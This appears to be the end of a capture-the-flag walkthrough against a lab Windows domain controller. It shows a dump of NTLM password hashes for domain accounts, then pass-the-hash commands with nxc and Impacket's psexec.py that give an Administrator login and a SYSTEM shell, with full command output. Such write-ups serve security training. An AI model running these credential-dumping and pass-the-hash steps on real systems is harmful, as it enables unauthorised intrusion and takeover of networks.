pmclean:1113:aad3b435b51404eeaad3b435b51404ee:e615cb3c4e870d63b50a62bf608452ee:::
dwright:1114:aad3b435b51404eeaad3b435b51404ee:05229ba25d66565f3759f682ba07c64f:::
vbennett:1115:aad3b435b51404eeaad3b435b51404ee:1aa365cc5adef169cfb52d7bdc5bce34:::
dpatel:1116:aad3b435b51404eeaad3b435b51404ee:8e1c1cfeb61921e3b4f761dd5b873e3c:::
rquinn:1117:aad3b435b51404eeaad3b435b51404ee:75435037599b7ad7f9180c04fbce2dfa:::
kwilson:1118:aad3b435b51404eeaad3b435b51404ee:4e3b2cf9b4386039b956a56ffacc13eb:::
gbibi:1119:aad3b435b51404eeaad3b435b51404ee:573aeb9a20ee5c275bf8d3b6bd445a59:::
scharlton:1120:aad3b435b51404eeaad3b435b51404ee:d21dc2ddb9edb61761ab6a0e34893a5f:::
vmartin:1121:aad3b435b51404eeaad3b435b51404ee:cb6cac268bda8fe37d921219ccf5ebe6:::
obaker:1122:aad3b435b51404eeaad3b435b51404ee:93f117d41b4b83785c1dbb9a33f8b8eb:::
jwebster:1123:aad3b435b51404eeaad3b435b51404ee:0f34d138ce347c237a793130ac04efda::
. . .[SNIP]. . .
I don’t know what happen here.


Admin hash:
aad3b435b51404eeaad3b435b51404ee:400da5ca40476e5aa7d2dbf542c6e5c3
┌──(venv)─(root㉿kali)-[/]
└─# nxc smb LUNDC -u Administrator -H 400da5ca40476e5aa7d2dbf542c6e5c3 -X 'whoami /all'
SMB         10.64.143.133   445    LUNDC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:LUNDC) (domain:lunar.eruca.com) (signing:True) (SMBv1:False)
SMB         10.64.143.133   445    LUNDC            [+] lunar.eruca.com\Administrator:400da5ca40476e5aa7d2dbf542c6e5c3 (Pwn3d!)
SMB         10.64.143.133   445    LUNDC            [+] Executed command via wmiexec
SMB         10.64.143.133   445    LUNDC            USER INFORMATION
SMB         10.64.143.133   445    LUNDC            ----------------
SMB         10.64.143.133   445    LUNDC            User Name           SID
SMB         10.64.143.133   445    LUNDC            =================== ============================================
SMB         10.64.143.133   445    LUNDC            lunar\administrator S-1-5-21-3330634377-1326264276-632209373-500
SMB         10.64.143.133   445    LUNDC            GROUP INFORMATION
SMB         10.64.143.133   445    LUNDC            -----------------
SMB         10.64.143.133   445    LUNDC            Group Name                                   Type             SID                                          Attributes
SMB         10.64.143.133   445    LUNDC            ============================================ ================ ============================================ ===============================================================
SMB         10.64.143.133   445    LUNDC            Everyone                                     Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
SMB         10.64.143.133   445    LUNDC            BUILTIN\Administrators                       Alias            S-1-5-32-544                                 Mandatory group, Enabled by default, Enabled group, Group owner
SMB         10.64.143.133   445    LUNDC            BUILTIN\Users                                Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
SMB         10.64.143.133   445    LUNDC            BUILTIN\Pre-Windows 2000 Compatible Access   Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group

That’s it, we’re Administrator.
┌──(venv)─(root㉿kali)-[/]
└─# psexec.py Administrator@10.64.143.133 -hashes :400da5ca40476e5aa7d2dbf542c6e5c3
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on 10.64.143.133.....
[*] Found writable share ADMIN$
[*] Uploading file eBAHoXMp.exe
[*] Opening SVCManager on 10.64.143.133.....
[*] Creating service TMvr on 10.64.143.133.....
[*] Starting service TMvr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32>
Hope you guys like it happy hacking!